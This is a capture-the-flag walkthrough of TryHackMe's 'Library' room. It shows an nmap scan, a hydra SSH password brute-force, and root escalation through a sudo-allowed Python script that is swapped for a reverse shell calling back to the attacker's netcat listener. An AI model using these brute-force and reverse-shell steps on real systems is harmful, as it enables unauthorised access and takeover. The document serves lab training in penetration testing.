

Library - Walkthrough

Library is an easy level CTF on TryHackMe. This machine contains basic Pentesting and privilege escalation. The main goal of this room is to get two flags from **user.txt** and **root.txt**.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Reconnaissance
- Scanning
- Exploitation
- Bruteforcing
- Privilege Escalation

Tools Used:

nmap, firefox, hydra, ssh, netcat

Scanning

After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.




```
kali@kali: ~/Desktop/tryhackme/others/Library
File Actions Edit View Help
(kali@kali)-[~/Desktop/tryhackme/others/Library]
$ nmap -T4 -sV 10.10.34.237
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 21:21 EST
Nmap scan report for 10.10.34.237
Host is up (0.17s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 19.09 seconds


(kali@kali)-[~/Desktop/tryhackme/others/Library]
$
```

Reconnaissance

Port 80 was opened. Then I opened the url: **http://10.10.34.237:80** in the **firefox**. I found the usernames in the comments section.




Then I checked the source code and found another username. I also tried to find hidden directories/files using dirbuster but found nothing.



Bruteforcing

Then I used **hydra** to bruteforce the passwords of the users that I found earlier & I **found the password of the user meliodas.**

Command used: **hydra -L users.txt -P rockyou.txt -t 50 10.10.34.237 ssh**



Exploitation

Then I used **ssh** to login into the target machine as user meliodas.

Command used: `ssh meliodas@10.10.57.229`

```
meliodas@ubuntu: ~  
File Actions Edit View Help  
  
(kali@kali)-[~/Desktop/tryhackme/others/Library]  
$ ssh meliodas@10.10.57.229  
meliodas@10.10.57.229's password:  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
Last login: Mon Nov 22 21:22:12 2021 from 10.9.2.127  
meliodas@ubuntu:~$ whoami  
meliodas  
meliodas@ubuntu:~$ pwd  
/home/meliodas  
meliodas@ubuntu:~$
```


Then in the `/home/meliodas/user.txt` file, I found the user flag.

```
meliodas@ubuntu: ~  
File Actions Edit View Help  
meliodas@ubuntu:~$ cd /home/meliodas  
meliodas@ubuntu:~$ ls  
bak.py  user.txt  
meliodas@ubuntu:~$ cat user.txt  
6d488cbb3f111d135722c33cb635f4ec  
meliodas@ubuntu:~$ sudo -l  
Matching Defaults entries for meliodas on ubuntu:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/b  
  
User meliodas may run the following commands on ubuntu:  
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py  
meliodas@ubuntu:~$
```

Privilege Escalation

Then I used command `sudo -l` and found that I was able to run command `/usr/bin/python*` `/home/meliodas/bak.py` with root permissions (* means I can run any version of python). I had

only read permissions of the file bak.py but since the file bak.py was in the /home/meliodas/ directory & I was logged in as user meliodas, I **had the permissions to remove the file**. So, I removed the file bak.py and used **nano bak.py** to create it again & **saved a python reverse shell in it**.



```
meliodas@ubuntu: ~
File Actions Edit View Help
GNU nano 2.5.3 File: bak.py

#!/usr/bin/python3
from os import dup2
from subprocess import run
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.9.2.127",20000))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
run(["/bin/bash","-i"])
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter

Payload link: <https://www.linuxfordevices.com/tutorials/shell-script/reverse-shell-in-python>

After changing its permissions by using command **chmod 777 bak.py**, I started a netcat listener on my machine with the command **nc -lvp 20000**. When I executed the command **sudo -u root /usr/bin/python3 /home/meliodas/bak.py** then I got the reverse shell on my machine with root access. Then in the **/root/root.txt** file, I **found the root flag**.

